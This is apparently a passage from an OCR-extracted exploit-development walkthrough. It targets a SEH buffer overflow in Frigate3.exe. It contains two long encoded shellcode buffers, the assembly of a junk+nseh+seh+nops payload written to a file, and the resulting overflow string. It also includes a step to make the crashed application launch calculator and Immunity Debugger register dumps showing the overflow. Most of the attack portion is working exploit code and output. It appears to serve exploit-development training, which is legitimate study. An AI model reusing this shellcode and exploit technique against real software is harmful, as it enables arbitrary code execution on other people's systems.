buf += b"\xdb\xc2\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x6b\x32"
buf += b"\x63\x30\x53\x30\x37\x70\x73\x50\x6d\x59\x5a\x45\x75"
buf += b"\x61\x6f\x30\x71\x74\x4c\x4b\x76\x30\x54\x70\x6c\x4b"
buf += b"\x71\x42\x74\x4c\x4c\x4b\x61\x42\x64\x54\x4c\x4b\x72"
buf += b"\x52\x56\x48\x36\x6f\x6c\x77\x51\x5a\x44\x66\x55\x61"
buf += b"\x59\x6f\x6c\x6c\x45\x6c\x75\x31\x33\x4c\x73\x32\x46"
buf += b"\x4c\x45\x70\x4a\x61\x68\x4f\x66\x6d\x55\x51\x6a\x67"
buf += b"\x4b\x52\x79\x62\x30\x52\x76\x37\x6c\x4b\x33\x62\x64"
buf += b"\x50\x4c\x4b\x33\x7a\x65\x6c\x4c\x4b\x70\x4c\x67\x61"
buf += b"\x44\x38\x69\x73\x72\x68\x35\x51\x78\x51\x50\x51\x4e"
buf += b"\x6b\x43\x69\x37\x50\x67\x71\x68\x53\x4e\x6b\x57\x39"
buf += b"\x34\x58\x6b\x53\x44\x7a\x61\x59\x6c\x4b\x74\x74\x4c"
buf += b"\x4b\x77\x71\x6b\x66\x75\x61\x6b\x4f\x4e\x4c\x59\x51"
buf += b"\x58\x4f\x64\x4d\x55\x51\x4f\x37\x47\x48\x79\x70\x70"
buf += b"\x75\x59\x66\x73\x33\x61\x6d\x78\x78\x75\x6b\x43\x4d"
buf += b"\x36\x44\x54\x35\x7a\x44\x63\x68\x4c\x4b\x76\x38\x56"
buf += b"\x44\x53\x31\x69\x43\x62\x46\x6c\x4b\x64\x4c\x42\x6b"
```

Make a new python script




```
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"


payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

Execute the python script to generate the payload




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë Kš @%âÛfÜrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYXMRuPuPGpQpK9xeUak
```


Do the same process as we did for exploit_cmd, but this time, after the application crashes it opens calculator.




Attach Debugger and analyse the address of various registers below


Immunity Debugger - Frigate3.exe - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Select process to attach
Attach
Cancel
Registers (FPU)
Address Hex dump ASCII

PID	Name	Service	Listening	Window	Path
1144	GoogleCrashH				C:\Progr
3396	GoogleUpdat				C:\Progr
5048	Frigate3				C:\Progr


Immunity Debugger - Frigate3.exe - [CPU - main thread, module ntdll]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
LOCK prefix is not allowed
LOCK prefix is not allowed
Modification of segment register
Address
Hex dump
ASCII

Overflowing with "A" character



```
Registers (FPU)
EAX 0012F2B4
ECX 00000000
EDX 90909090
EBX 0012F2B4
ESP 0012E278
EBP 0012F2D4
ESI 0012E28C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AD9A74 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834
```